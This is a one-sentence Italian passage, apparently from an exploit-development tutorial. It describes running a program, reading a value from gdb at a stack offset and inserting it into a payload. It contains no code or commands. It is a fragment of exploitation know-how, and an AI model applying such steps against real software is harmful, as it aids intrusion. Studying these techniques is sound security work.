Basterà runnare il programma, copiare da gdb quello che troviamo a stacl 0 + offset e inserirlo nel payload.